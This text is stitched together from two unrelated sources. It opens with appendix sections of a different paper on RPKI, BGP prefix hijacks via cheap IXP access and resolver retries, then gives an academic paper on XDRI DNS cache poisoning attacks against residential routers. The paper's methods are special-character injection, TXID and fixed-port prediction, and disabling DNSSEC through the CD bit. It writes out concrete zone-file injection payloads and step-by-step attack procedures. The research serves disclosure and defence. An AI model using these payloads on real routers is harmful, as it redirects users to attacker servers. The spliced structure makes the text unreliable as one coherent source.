A Obtaining Access to Infrastructure

IXP are open and anonymous places due to scale (European neutral IXPs have hundreds or even over a thousand members) and there is a fierce competition drive prices for entry-level ports to low or even symbolic prices, like 1 EUR for 1 Gbps port (https://www.nix.cz/en/services). There are resellers that offer VMs with the direct connectivity to several IXPs (https://ifog.ch/en/ip/ixp-access), thus the attacker can obtain access to the core Internet infrastructure that allows him to inject BGP routes over the generally-preferred path (with higher LOCAL_PREF) for prices as low as 25 EUR/month (plus a price for allocation/renting/stealing ASN). We consider this environment to be a new attack surface on BGP. The route-server side checks and ROV are therefore needed and the IXP members depend on it to high extent (most of the detected ROV adopters (see https://rov.rpki.net/) do not implement it internally, they are protected by a ROV-enforcing route server in an IXP.

B Retries in Other Components: Resolver and OS-level

Additionally to any application-level retries, we analyse the number of network packets emitted by a relying party or the resolver it is using.

Retries in DNS resolvers. We analyse the retransmission behaviour in the two most commonly used recursive DNS resolvers: Bind9 and Unbound. In bind Bind9, the number of retries sent upon not receiving an answer to a DNS query is controlled by the overall client query timeout and the individual timeouts after which a packet loss is assumed [1]. By default, the overall timeout is 10 seconds and the time between queries starts at 800ms and is doubled after the forth unanswered query. This results in 6 queries during the 10 second period.

In unbound, the behaviour is more sophisticated [7]: while Unbound starts by sending up to 16 queries to a nameserver in our tests, upon not receiving answers from a nameserver it marks the nameserver as being unresponsive. This process has two levels and on its highest level, where a nameserver is marked as "blocked", Unbound will only allow 1 query every 15 minutes to that individual nameserver and will answer all other client queries with SERVFAIL immediately until an answer from this nameserver is received again or the information that the nameserver was blocked is cleared from the cache after 15 minutes.

Retries in TCP. We also analyse the retransmission behaviour for TCP connection in the case the attacker is performing the rate-limiting attack directly against the publication point. In linux the amount of TCP SYN packets is controlled by the `tcp_synack_retries` parameter [5], which is set to 5 by default, which results in 6 packets in total. In windows, this number is controlled by a `TcpMaxConnectRetransmissions` registry setting [3], which is set to 2, meaning a number of 3 packets. Since most relying party software is build for linux systems, we only take this number into account in our calculations.

C RPKI Overview

BGP prefix hijacks. In a BGP prefix hijack an adversary creates a bogus BGP announcement that maps the prefix of the victim AS to its own ASN (AS number). As a result the adversary can intercept traffic from all the ASes that have less hops (shorter AS-PATH) to the attacker than to the victim AS. The same-prefix hijack affects the traffic of the ASes that prefer the attacker's announcement. The effectiveness of the same-prefix hijack attacks depends on the local preferences of the ASes and the location of the attacker's AS. The adversary can also advertise a sub-prefix of the victim AS's prefix. The routers prefer more specific IP prefixes over less specific ones, hence the longest-matching prefix (e.g., /24) gets chosen over the less-specific prefix e.g., /20). Once a victim AS accepts the hijacking announcement it sends all the traffic for that sub-prefix to the adversary.

RPKI. RPKI associates public keys with IP prefixes [RFC6480]. After certifying their IP prefixes, owners can use their private keys to sign Resource Certificates (RCs) and Route Origin Authorizations (ROAs), which authorise AS numbers to advertise these prefixes in BGP. RCs and ROAs are published on publication points (aka RPKI repositories), which the relying parties periodically query to retrieve the RPKI objects. The BGP routers then use the RTR protocol [RFC8210] to fetch the validation results from the relying parties parties and apply ROV filtering for routing decisions in BGP.

RPKI supports a delegated and a hosted model. In the delegated RPKI model, AS runs a CA as a child of RIR (or NIR or LIR), generates its own certificate, gets it signed by the parent CA. This model allows the AS to operate independent of the parent RIR. For large operators of a global network, this model is suitable so that they do not need to maintain ROAs through the different web interfaces of the RIRs. This model allows the owner to run his own CA, control the publication point and maintain the ROAs. In the hosted-RPKI model, RIRs host the CA, that is, the same entity that allocates IP resources also runs the CA to validate the ROAs.

To find the publication servers the relying parties use the DNS resolvers to lookup the hostnames of the repositories. The relying party software starts at the top of the cryptographically-signed chain that begins with the Trust Anchor Locator (TAL). TAL contains the URLs of RRDP and/or rsync servers and the fingerprint for download and validation of the top level CA certificate.

Each of the five RIRs operate one top level RPKI CA for the resources managed by that RIR, hence all the relying parties need the current TAL for the RPKI CA of each RIR - it has to be supplied by the operator or packaged with the relying party software. Starting from TAL, the relying party recursively contacts the publication points that form subtree of the root CA. An RPKI certificate can delegate the resources to a child publication server. The relying party traverses the trees, downloads the RPKI certificates, validates them along with other supplementary objects, manifests, CLRs and ROAs. ROA is the leaf in the RPKI tree that holds the cryptographically signed triplets that constitute the final output that the relying party provides to the border routers.

XDRI Attacks - and - How to Enhance Resilience of Residential Routers

Philipp Jeitner[*§], Haya Shulman[*§†], Lucas Teichmann[*] and Michael Waidner[*§‡]

[§]National Research Center for Applied Cybersecurity ATHENE
[*]Fraunhofer Institute for Secure Information Technology SIT
[‡]Technische Universität Darmstadt
[†]Goethe-Universität Frankfurt

Abstract

We explore the security of residential routers and find a range of critical vulnerabilities. Our evaluations show that 10 out of 36 popular routers are vulnerable to injections of fake records via misinterpretation of special characters. We also find that in 15 of the 36 routers the mechanisms, that are meant to prevent cache poisoning attacks, can be circumvented.

In our Internet-wide study with an advertisement network, we identified and analyzed 976 residential routers used by web clients, out of which more than 95% were found vulnerable to our attacks. Overall, vulnerable routers are prevalent and are distributed among 177 countries and 4830 networks.

To understand the core factors causing the vulnerabilities we perform black- and white-box analyses of the routers. We find that many problems can be attributed to incorrect assumptions on the protocols' behaviour and the Internet, misunderstanding of the standard recommendations, bugs, and simplified DNS software implementations.

We provide recommendations to mitigate our attacks. We also set up a tool to enable everyone to evaluate the security of their routers at `https://xdi-attack.net/`.

1 Introduction

Residential routers are a critical component in the Internet, connecting multiple client devices on a LAN to the network of Internet Service Provider (ISP). One of the functionalities, that residential routers provide, is forwarding Domain Name System (DNS) packets between client devices and the upstream DNS resolver, e.g., that of ISP or of a public DNS provider; we illustrate the setup in Figure 1. Many of the routers also provide a shared cache across the client devices on the network, aiming to improve performance. Because of their advantages, DNS forwarders in routers are widely deployed in the Internet. Studies measured that over 95% of open DNS resolvers are forwarders [1], and that a large fraction of them run on residential network devices [2, 3]. Due to their central role they receive a lot of attention from the researchers and there are multiple attempts to make home routers secure and develop implementation guidelines to prevent DNS cache poisoning attacks [4]. A DNS cache poisoning attack against a router affects all the client devices that use it, redirecting them to incorrect, potentially malicious hosts. Although such attacks are challenging to launch in practice, bugs in router implementations often allowed successful poisoning [5]. We describe them in Related Work, Section 2. We also provide background on DNS forwarders in routers in Section C in Appendix.




Figure 1: DNS forwarding in routers.

Cache poisoning residential routers with XDRI attacks. In this work we develop practical off-path DNS cache poisoning attacks against residential routers. Our attacks use special characters to encode injections into DNS records. When those records are interpreted by a router, a misinterpretation occurs, and the router caches a poisoned DNS record. Although it was suggested that special characters could be exploited to launch Cross Site Scripting (XSS) attacks against web applications [6–9], no vulnerable DNS implementations were found, hence such encodings were not considered a practical cache poisoning threat. We show for the first time how to weaponize special characters for practical DNS cache poisoning attacks against routers. The adversary only needs to control a domain name, and to create records that contain encoded injections. When the victim router receives and caches the decoded records they result in rogue mappings that redirect the client devices on that network to an adversarial server. We call our attacks Cross-DNS Router Injections (XDRI).

Attack surface of XDRI in the Internet. We purchased 36 popular and widely deployed routers and evaluated the XDRI attacks against them. Out of 28 popular routers that implement a cache, we find 10 routers to be vulnerable to cache injections via XDRI attacks. We also evaluate the XDRI attacks against

routers with open and non-open DNS forwarders, finding 8% (100K) of the devices with open forwarders to be vulnerable and out of 973 devices with non-open forwarders, 929 to be vulnerable.

Defenses can be circumvented. In addition to injections into caches, we test defenses against cache poisoning attacks in routers: DNSSEC [RFC4035], as well as source port and Transaction Identifier (TXID) randomization [RFC5452]. We show experimentally that although the bugs in secure selection of port and TXID were patched [5], the current implementations are still vulnerable. We develop simple techniques allowing to circumvent the entropy in DNS queries, which exposes to cache poisoning attacks. We also find that an unclear standard recommendations in [RFC4035] can be exploited to disable DNSSEC validation on upstream resolvers by setting the CD bit to 1.

Root factors for vulnerabilities. DNS forwarders in residential routers are implemented by third party software developers. The routers' developers integrate these implementations into the routers. Therefore, in order to understand the actual problems and the vulnerabilities, it is important to look inside the routers and analyze the routers' components in isolation to find the root factors causing the vulnerabilities. Previous work has not analyzed DNS inside the routers, but tested DNS implementations independently. In this work we perform a systematic analysis of the DNS forwarders' implementations in routers, including a black box evaluation of DNS cache poisoning attacks via injections as well as evaluation of our techniques for circumventing defenses against cache poisoning. We then perform white-box analysis of the firmware of the vulnerable routers and analyze the DNS forwarders implementations that we find on github. We provide recommendations for mitigating our attacks, however history shows that routers will likely always have bugs in DNS implementations and other attacks will be found in the future. We propose to replace the patching process with a more systematic alternative.

Unconventional proposal. In this work we take a strategic approach at tackling the DNS vulnerabilities in routers: we propose to remove the DNS functionality from the routers entirely. We explain the primary challenges in our proposal, such as how to find the upstream recursive resolver of the ISP after failures or when clients connect to the network. We argue that the cost of our proposal, i.e., the potential increase in latency and traffic due to loss of caching on the routers, is negligible. We explain the benefits, that eliminating DNS in routers promises, including enhanced resilience and security of ISP and clients networks by reducing the threats through attacks against DNS in routers. In addition, removing DNS will simplify the routers while not requiring any changes to the clients. We show how simple configurations in the ISP DNS infrastructure would enable this.

DNS vulnerabilities in routers are not trivial to patch. One of the significant problems with vulnerable DNS components in routers is that there is no easy way to patch them. Even when the vendors distribute a patch, this is a patch for the router but not for third party DNS software. On the other hand, when the DNS vendor updates the software, it is not clear how a client can get that update into the router.

Ethics and disclosure. We contacted the developers of the vulnerable router vendors. Our research already resulted in 10 registered CVEs and patches. We did ethical evaluations of the attacks reported in this work against routers in the Internet using domains that we control. This allowed us to validate the presence of the vulnerabilities without exploiting them against real victims and without causing damage to the networks nor services in the Internet.

Contributions. We evaluate the security of a critical component in the Internet: routers with built-in DNS forwarders.

▷ *XDRI Attacks:* We develop XDRI attacks, in which we encode special characters to inject fake records into the caches of the DNS components in routers. Adversaries can use XDRI attacks to inject rogue mappings for arbitrary target domains. As a result, all the client devices are redirected to the adversarial server for services in poisoned domains. We find that 10 out of 28 routers with caches are vulnerable to our attack (the remaining 8 out of the 36 tested routers do not implement a cache).

▷ *Techniques to circumvent best practices:* We develop new techniques for exposing the UDP ports and DNS TXID, circumventing the recent patches in routers.

▷ *Black-box and white-box analyses:* To understand the root factors causing the vulnerabilities we perform a black-box and a white-box analyses of the routers in our dataset. Using the results we derive the first insights into the programming bugs and architectural decisions that lead to the vulnerabilities, and isolate the responsible components in routers.

▷ *Attack surface:* We develop techniques for evaluation of our attacks against routers with open DNS resolvers as well as routers we measured via an ad network. We find that the attack surface is large: 100K devices with open resolvers and 1K routers via ad networks were found vulnerable to all our attacks. Our results provide just a lower bound, and the actual number of vulnerable routers is much higher. Overall, we find vulnerable routers in 4830 autonomous systems (ASes) and in 177 countries, which shows that the vulnerabilities are prevalent, and are not specific to some region or ISP.

▷ *Artifacts of our research:* We set up a tool to enable anyone to test their routers for vulnerabilities: `https://xdi-attack.net/`.

▷ *Remove DNS from routers:* We analyze the role of the DNS component in routers and show that it is a historical artifact which is no longer essential in networks. We show that removing the DNS component from routers would improve the resilience of home networks and overall of Internet security, without incurring high latency and large traffic volumes.

Organization. We put our work in context of related research in Section 2. Our attacks are presented in Section 3.

In Section 4 we build a dataset of popular routers, evaluate our attacks against those routers and in Sections 5 and 6 explore the root factors for vulnerabilities via black-box and white-box analysis. In Section 7 we present the results of our ad network study of vulnerabilities in residential routers. We recommend countermeasures to prevent our attacks, however, patching provides only a temporary solution and new attacks may be discovered in the future. Therefore in Section 8 we recommend to remove DNS from routers. We conclude in Section 9.

2 Related Work

Vulnerabilities in forwarders. In 2014 [10] measured open resolvers and found that some of them are home routers that accept unsolicited responses without supporting best practices for DNS [RFC5452], such as validating the IP addresses, UDP ports and TXIDs in DNS responses. Accepting records from any response that they receive without validating exposes to DNS cache poisoning attacks. This is in fact a similar vulnerability to ARP poisoning via unsolicited replies [11]. Forwarders are susceptible to fragmentation [12, 13] and side channel attacks [4,14]. These attacks are not specific to routers but exploit properties in transport and IP layers, which exist only in a small fraction of servers. Recent research showed experimentally that [12, 13] apply to 4% of the top-1M Alexa domains and have a cache poisoning success rate of 4%. The applicability of [4,14] is 11% but these have a much lower success rates of 0.2%. The reason for such low success rates and applicability are the properties required from the resolvers and the nameservers: [12,13] must construct the spoofed fragment according to the offset and records in the second fragment in the genuine response from the nameserver, and the successful reassembly also depends on the IP ID algorithm of the nameserver, majority of which are random. The success of [4, 14] depends on the exact window size and behavior of the DNS implementation in the router, such as the global ICMP rate limit, as well as other traffic. Since these attacks need to be tailored to each specific target, they cannot be automated. In addition, all these techniques require large traffic volumes during the attack: [4, 14] require about 1M packets for scanning the ports on the target and then for hitting the correct TXID and [12, 13] require about 70K packets.

In contrast, to all the previous attack techniques against routers our XDRI attack requires sending just the encoded fake records returned by the adversarial nameserver. Our attack is also extremely effective, if it applies to the target router (i.e., the router misinterprets the special characters), then the attack is deterministic. Furthermore, our attack can be easily automated, since it does not need to be tailored to a specific operating system and DNS software implementations at the IP, transport and application layers. In order to be launched our attacks do not require any a-priori information about the routers - they either apply or not. When the attacks apply, they can be executed automatically. This allows us to test the attack for our domain against a large population of 3M routers with open forwarders and 68455 clients using an ad network. Finally, the XDRI attack requires a weaker adversary than the previous attacks. In an XDRI attack a victim client on the router network needs to visit the domain of the adversary, e.g., this can be done by placing an advertisement on an ad network pointing to objects hosted at the domain of the adversary. In contrast, the previous works require that the adversary controls a LAN machine on the victim network.

Measurements of forwarders. A recent study [3] found that 80% of open resolvers are transparent forwarders. These are different than the home routers that we study, since transparent forwarders do not keep cache and do not change the original IP addresses in the DNS packets they relay to the upstream resolvers. [2] found that routers among other devices are exploited for amplification reflection DDoS attacks. [15] measured prevalence of forwarders in large networks. [16] found that some Customer Premises Equipment (CPE) intercept and redirect DNS queries to alternate resolvers.

DNS cache poisoning chronicles. Kaminsky demonstrated the first practical DNS cache poisoning attack [17]. Since then DNS resolvers have been patched to support best practices [RFC5452] [18], including bailiwick checks [19], source port and DNS TXID randomization, and validation of their values in responses. This makes DNS resilient to off-path cache poisoning attacks. Nevertheless, different techniques for launching cache poisoning attacks were developed, including side channels to reduce the entropy in requests as well as other methodologies like injection of spoofed IP fragments into IP defragmentation caches, to bypass the randomization parameters [4, 12–14, 20–24]. Anecdotal proposals to tunnel injections over DNS to attack web applications [6–8] were not considered a threat to DNS, and in a recent study [9] considered it a theoretical threat since no DNS implementation they evaluated was found vulnerable. In this work we extend these ideas to develop injection attacks that can be exploited for DNS cache poisoning, and demonstrate practical attacks against DNS caches of popular routers.

Putting our work in context. Our novelty is in extending the DNS cache poisoning attacks to make them applicable to DNS components in routers. We develop concrete attack scenarios exploiting TXID, ports, DNSSEC and injections. The previous methods for guessing ports or TXID [17] as well as the methods for CNAME encoding proposed in [9] all do not apply against the DNS in routers setting. In addition to these techniques, we also needed to cope with caches: in practical setup residential routers are configured to use caches of upstream resolvers. Therefore, we develop techniques to bypass the caches of upstream resolvers, to ensure that our attack packet traverses the target routers. Finally, a mere presence of a vulnerability does not imply that it can be weaponized or exploited, hence demonstrating attacks is important to evaluate the impact and significance of a problem. In addition to carrying out a systematic study of the attacks against a




Figure 2: Adversary models.

comprehensive set of routers, we also perform Internet-scale measurements of the vulnerabilities. Our measurements are executed with new techniques that we developed for measuring the vulnerabilities in DNS component in routers in the wild, both through ad-network and open resolvers. We found that the vulnerabilities in routers exist in multiple networks and countries. We also carried out a white-box analysis to explain the causes of the vulnerabilities. Our work provides the first analysis of the actual implementations of routers showing which programming mistakes lead to the vulnerabilities, e.g., why misinterpretations happy or why some routers use static UDP ports from the ephemeral port range. To enable router vendors as well as clients to check for vulnerabilities we develop a new test tool, which evaluates injection by misinterpretation and DNSSEC disabling attacks.

3 Cache Poisoning Attacks

We developed different techniques for launching off-path DNS cache poisoning attacks. Our techniques attempt to circumvent defences in different layers of DNS in order to inject a fake record into the cache of a router. We provide overview of the attacks and the corresponding adversarial capabilities in Table 1 and in Figure 2. The adversary model in Figure 2.ⓑ is a superset of the model in Figure 2.ⓐ, in particular, the adversary in Figure 2.ⓐ is weaker than the adversary in 2.ⓑ. One attack targets the records' encoding of DNS, the two other attacks enable prediction of the random challenge values and the last attack is a deactivation of DNSSEC.

All the attacks are initiated by causing the victim to trigger DNS queries to the router. This can be done either by luring the victim to visit a website controlled by the adversary or by deploying an ad network, which causes the visiting users to issue queries. If the adversary is present on the victim network, say, the adversary controls a malware on another device, or is a legitimate user on a public network like Eduroam. We illustrate the different adversary models in Figure 2.

Impact of DNS cache poisoning. It has recently been shown that DNS cache poisoning can be used to attack a variety of different applications [25]. The attacks are applicable even when applications employ encryption. While many of the attacks target server-to-server protocols, which have not yet been upgraded to mandate encryption and authentication by default (such as SMTP), cache-poisoning against customer devices can still be very useful for an attacker: from shifting time on client devices via NTP (to revive expired certificates or Kerberos tickets [26]) over blocking communication with TLS-enabled websites to hijacking websites, which use un-encrypted connections. Furthermore, while our study is mainly targeted at customer-grade equipment, our results show, that our attacks also apply to some business-grade routers and in at least one case even to ISP-operated resolvers.

Section	Attack method	Attacker model	Impact
3.1	Special character misinterpretation	a) malicious website	Cache poisoning
3.2	TXID forwarding	b) malicious client	Cache poisoning
3.2	static UDP port	a) malicious website	Cache poisoning
3.3	CD=1 forwarding	b) malicious client	no DNSSEC protection

Table 1: Attacks overview.

3.1 Cross DNS Router Injection attack

Encoding attacks with special characters was proposed as a potential attack vector against applications [6–8], nevertheless [9] have not found any DNS software, appliances or devices with such vulnerabilities, hence special characters were not considered a threat for DNS or devices with DNS components, like routers. We show how to exploit special characters to develop practical attacks against routers, which we call XDRI (Cross DNS Router Injection) attack.

Adversary model. The attack requires an adversary, that only causes a victim client to issue a query to a domain that the adversary controls. This can be done via Email or by luring a victim to visit the website of the adversary, e.g., with an advertisement network.

Attack methodology. Domains and hostnames are not restricted to characters. Special characters however can lead to misinterpretations. We exploit end of data and period encoding, `"\000"` and `"\."`. to develop period character and zero byte attacks, which cause the DNS software to misinterpret the domain name by manipulating the name or the subdomains.

In a zero byte attack the adversary exploits the misinterpretation of a zero byte `"\000"` for a string-terminator. The adversary creates a mapping between a domain that it controls, with a clever crafted subdomain `www.victim.com\000.attacker.com` and an IP address that it controls.

In a period character attack the adversary exploits the misinterpretation of an period character `"."` inside a DNS label for a DNS label separator. The adversary can create a record with a mapping to an IP address that it controls, say, a rec `www\.victim.com.` to `6.6.6.6`. The adversary is required to control a domain under the same parent domain as the victim. When a DNS software decodes this record, it misinterprets it obtaining `www.victim.com.` at `6.6.6.6`.

Attack steps. We describe the null termination attack, illustrated in Figure 3. The attack uses this CNAME record




Figure 3: Cache-poisoning via character misinterpretation.




Figure 4: Special character queries with incomplete CNAME answers.

in the zonefile controlled by the adversary: `attacker.com` CNAME `victim.com\000.attacker.com`. (1) The adversary lures the victim client to visit its malicious website at `attacker.com`. (2) A script controlled by the adversary triggers a query to `victim.com\000.attacker.com`. The answer `victim.com\000.attacker.com` IN A `6.6.6.6` to this query is forwarded through the router and upstream to the attackers nameserver and the answer is provided to the router.

(4) The vulnerable router misinterprets the zero byte in the name `victim.com\000.attacker.com` for a string terminator, thus mapping in its cache the domain `victim.com` to the IP address `6.6.6.6` of the adversary. (5) Finally, the client visits the website at `victim.com` and is sent to the adversarial server at `6.6.6.6`.

Method to trigger queries with special characters. Since applications, e.g., browsers, do not trigger queries with special characters, this attack is challenging to launch. In [9] the authors use a CNAME-chain to redirect a "normal" domain name, which does not contain any special characters, to a domain name which does and executed the attack by providing both records to the vulnerable forwarder in on step. In our study, we find that this attack technique does not work against most of the routers.

In this work we develop a method to trigger queries with special characters "`\000`" and "`.`" directly from a script in a victim client machine, even though this is disallowed by stub resolvers and browsers. Our method exploits the fact that forwarders or stub resolvers used in Linux, Mac OS X and iOS which are located downstream of the vulnerable router will chase the CNAME records upon receipt of incomplete answers and trigger queries to the CNAME target. The queries to the CNAME target are not validated - other than the queries for DNS lookups received from applications. This technique is illustrated in Figure 4. In case the victim does not use a forwarder or stub resolver which chases CNAME records, the attack is still possible but requires the stronger attacker model from Figure 2.ⓑ which enables the attacker to send the required queries directly to the vulnerable router.

We prepare our custom nameserver to answer queries to `subdomain.attacker.com` in step (1) in Figure 4 with a CNAME to a subdomain containing the special character `www.victim.com.\000.attacker.com.`. The answer however excludes the A record for this domain name (step 2). To finalize the lookup, the resolvers need to return to the nameserver and request a second query for `www.victim.com.\000.attacker.com.` (step 3).

However, returning an answer with a malicious encoding defeats our goal: the upstream resolver caches the misinterpreted record, and it will not be triggered by the client and traverse the router. We need the client to issue the query so that it traverses the vulnerable router. Therefore, we answer the query of the recursive resolver for `www.victim.com.\000.attacker.com.` with an empty answer in step 4, so that the incomplete response is forwarded to the benign client's stub resolver in step 5. Therefore in the response we include an SOA record with minimum TTL set to 0, see [RFC23080].

Once the incomplete answer reaches the stub resolver in step 6, it triggers another query for the same CNAME alias, which is this time answered by the adversarial nameserver with the malicious record mapping `www.victim.com.\000.attacker.com` to the IP address `6.6.6.6` in step 7. When this record is cached it poisons the cache of the vulnerable router because of misinterpretation (step 8).

Which resolver software chase incomplete CNAME chains? We evaluated our technique with CNAME chasing against multiple forwarders and stub resolvers and found that the resolvers in Mac OS X, iOS and systemd-resolved chase such incomplete CNAME chains. As these are the default resolvers for Mac OS X, iOS and several popular Linux distributions, this technique can be used on any such system to trigger the vulnerability in routers via standard lookups, which can be triggered by any script or website visited by the user.

We list the routers vulnerable to these attacks in Table 2: 9 routers where vulnerable against the CNAME chasing attack and only one router (Bintec) was vulnerable against the attack via CNAME.




Figure 5: Off-path cache-poisoning using known TXID.




Figure 6: Off-path cache-poisoning using known UDP port.

3.2 Reduce entropy in requests

In this section we develop simple techniques to derandomize the queries of clients behind routers. The first attack exploits the fact that some routers do not change the TXID selected by clients. We first show how to expose a TXID and then the source UDP port. The ability to predict either of the two exposes to practical DNS cache poisoning attacks. These simple attacks show that despite awareness and patches, the routers are still vulnerable.

Adversary model. In the attack for prediction of Transaction Identifier (TXID) the adversary is a client, e.g., a malware or a user on a wireless network. This allows the adversary to set or infer the TXID value. In the attack for inferring the source port the adversary just needs to be able to trigger queries or predict the timing when the queries are triggered, e.g., by sending an email luring the victim to visit the target website.

Recover TXID. The steps of the attack are illustrated in Figure 5. Prior to initiating the attack the malicious client communicates the DNS transaction ID it will use in the target query to the external adversary (step 0). In step 1 the adversary uses a malicious client to trigger a query to the victim domain at `victim.com`. The router receives the query and forwards it to the upstream resolver without changing the TXID. In step 3 the adversary can now inject a spoofed response with fake records to the vulnerable router since it already knows the TXID which is used, reducing the entropy of the challenge response parameters to 16 bits, which requires it to create at most 65536 spoofed packets. In step 4 the vulnerable router receives the injected packet and caches the address `6.6.6.6` for the victim domain `victim.com`. Finally, in step 5 the client visits the website at `victim.com` and is sent to the adversarial server at `6.6.6.6`.

We found that 10% of the tested popular routers do not change the TXID in queries, Table 2.

Recover source port. The attack steps are illustrated in Figure 6. In step (1) the adversary lures the client to trigger a query to the victim website `victim.com`. The router receives the query and forwards it to the upstream resolver with a constant UDP source port in step (2). Since the adversary knows the source port used in the specific victim router implementation, it can now inject multiple spoofed responses, each with a different TXID value, until a correct response is accepted. Inferring the fixed port can be done by fingerprinting the router. We develop techniques to infer the router model using javascript in a website controlled by the adversary in Section 7. This attack is effective even when the victim router does not implement a cache, since the malicious answer is also forwarded to the client. We found that 19% of the tested routers use a fixed port, Table 2.

3.3 Disable DNSSEC with CD flag

The vulnerability that we describe in this section exploits a vague recommendation of the DNSSEC standard [RFC4035, Section 7], which mentions the security implications of the CD bit, but does not provide specific recommendations for caching. Since it is not explicitly stated that resolvers should ignore the CD bit, we show that adversaries can exploit it to turn DNSSEC validation off at upstream resolvers.

Attack steps. The attack steps are illustrated in Figure 7. First, the adversary makes a DNS query for the victim domain at `victim.com` to the vulnerable router using a malicious client. The query has the Checking Disabled (CD) flag set, which instructs resolvers to skip any DNSSEC checks and provide the records they receive to the client even when the DNSSEC chain of trust is broken or the DNSSEC signatures for the record do not match. In step (2) the router receives the query and forwards it to the upstream resolver without disabling the CD bit. In step (3) the upstream resolver triggers a query to the nameserver for `victim.com`. If the adversary can modify the records to fake values, this will not be detected since DNSSEC is not validated, but the injected record is still cached by the router since it does not acknowledge the CD flag. We explain how disabling DNSSEC can be combined with a cache poisoning attack in Section A in Appendix.

Applicability of our findings to other router models depends on the manufacturers' approach in developing the firmware. Some manufacturers use the same software for all devices (i.e., AVM), while others use different software and OSes even




Figure 7: Disable DNSSEC with CD flag.

for similar models (i.e., Tenda AC10 vs Tenda AC10v3).

4 Dataset of Vulnerable Routers

In this section we collect the dataset of routers that we study in this work.

Market research for popular routers. To obtain a broad coverage of all possible router manufacturers and of different DNS forwarder implementations we select routers based on market research and with popular online shopping sites. We select manufacturers and routers from different categories: Home/SOHO (Wifi-)routers, including ISP-branded devices, small-business routers (sometimes called business/VPN routers) and Mobile/4G routers. In our router selection we tried to diversify over different manufacturers as much as possible, since this is likely to include different implementations. In our study we use all the routers we could purchase. We consult the market research sources[1,2].

Collecting routers with open resolvers using injection attacks. To ensure that we do not miss out on deployed devices in real ISP networks we develop a study to find the routers' types used by the ISPs. We do that in three steps. We evaluate vulnerabilities in routers with open resolvers to injection attacks via misinterpretation (Section 3.1). In the second step we map the routers that we found to be vulnerable to their Autonomous System (AS) numbers. Third, we select ASes with high number of vulnerable devices. Our intuition is that a high fraction of vulnerable devices is likely a result of the network infrastructure of the ISP or the type of devices used by the ISPs customers, typically ISP-provided routers. For each AS where we have significant amount of data we calculate the percentage of vulnerable resolvers. We explain these steps below.

The reason we use open resolvers is that in our analysis we found that many of the routers are also open forwarders, which indicated that in a dataset of open resolvers there must also be residential routers. We filter the open resolvers and concentrate the evaluation of the vulnerabilities primarily on residential routers that are configured as open forwarders. This also ensures that our evaluations do not create too much load, which would have been the result if the study was carried out by scanning the IPv4 range.

(a) Vulnerabilities to injection via special characters: To test for the special character misinterpretation vulnerability, i.e., "`.`" and null terminator "`\000`" encoded inside DNS labels, we conduct 4 tests using different injection payloads with records in domains under our control[3]:

```
(1) zero.test.com CNAME www.target.com\000.test.com.
(2) www.target.com\000.test.com. A 6.6.6.6
(3) dot.test.com. CNAME www\.target.com.
(4) www\.target.com. A 6.6.6.6
    www.target.com. A 1.1.1.1
```

Each payload is designed to inject a specific domain into a router's cache. To conduct such a test, we first trigger queries for domains (1-4) where the injection payload is stored. We subsequently send a query for the domain which is to be injected by the injection payload (`www.target.com`) and verify that it was indeed cached. If it was cached the resolver responds with the injected IP address (`6.6.6.6`), otherwise the router will send an upstream query and respond with a different address (`1.1.1.1`).

The evaluation is performed on the 3M open resolvers from Censys [27]. We only consider resolvers that respond to our queries for A and CNAME records for all of the baseline tests. This results in 1.3M open resolvers from 228 different countries.

